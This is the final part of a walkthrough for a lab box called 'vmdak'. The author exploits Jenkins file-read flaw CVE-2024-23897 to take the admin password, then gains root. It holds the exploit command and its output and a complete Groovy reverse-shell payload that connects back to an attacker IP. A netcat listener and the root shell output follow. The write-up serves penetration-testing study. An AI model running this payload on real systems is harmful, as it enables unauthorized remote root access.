
I recalled that during the initial FTP enumeration, I retrieved a config.xml file which disclosed the Jenkins version.
1
<version>2.401.2</version>
I searched for vulnerabilities affecting Jenkins 2.401.2 and discovered that this version is susceptible to CVE-2024-23897 - Local File Inclusion.
This critical vulnerability allows unauthenticated attackers to read arbitrary files on the Jenkins controller file system by manipulating the CLI command parser. This flaw effectively grants us the ability to read sensitive files, such as the initial admin password or SSH keys, without needing to authenticate first.
To exploit this vulnerability, I utilized a Python script (Exploit-DB 51993) designed to target CVE-2024-23897. Since I had already established an SSH tunnel, I pointed the exploit at the local Jenkins instance on http://127.0.0.1:8080.
We need to find password for /root/.jenkins/secrets/initialAdminPassword using the LFI.
1
2
3
4
5
6
7
python3 51993 -u http://127.0.0.1:8080/
Press Ctrl+C to exit
File to download:
> /root/.jenkins/secrets/initialAdminPassword
140ef31373034d19a77baa9c6b84a200
File to download:
>
Using the retrieved password (140ef31373034d19a77baa9c6b84a200), I successfully logged into the Jenkins web interface via the SSH tunnel (http://127.0.0.1:8080).

I was granted full administrative access to the Jenkins instance. To escalate privileges to root, I leveraged the Script Console, a built-in feature that allows administrators to execute Groovy scripts on the server.
- I navigated to Manage Jenkins -> Script Console.
- I prepared a Groovy reverse shell payload to connect back to my attack machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
String host="192.168.45.180";
int port=4443;
String cmd="bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){
  while(pi.available()>0)so.write(pi.read());
  while(pe.available()>0)so.write(pe.read());
  while(si.available()>0)po.write(si.read());
  so.flush();
  po.flush();
  Thread.sleep(50);
}
p.destroy();
s.close();
I started a Netcat listener on my local machine.
1
nc -lvnp 4443

The script executed successfully, and I received a reverse shell connection on my listener.
1
2
3
4
5
6
7
nc -lvnp 4443
listening on [any] 4443 ...
connect to [192.168.45.180] from (UNKNOWN) [192.168.217.103] 51722
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vmdak:/# cat /root/proof.txt
This concludes the box. We went from an exposed FTP configuration to root access by chaining SQL Injection, database enumeration, SSH tunneling, and a critical Jenkins arbitrary file read vulnerability.
Thanks for reading this far. If you enjoyed the writeup, do support me here.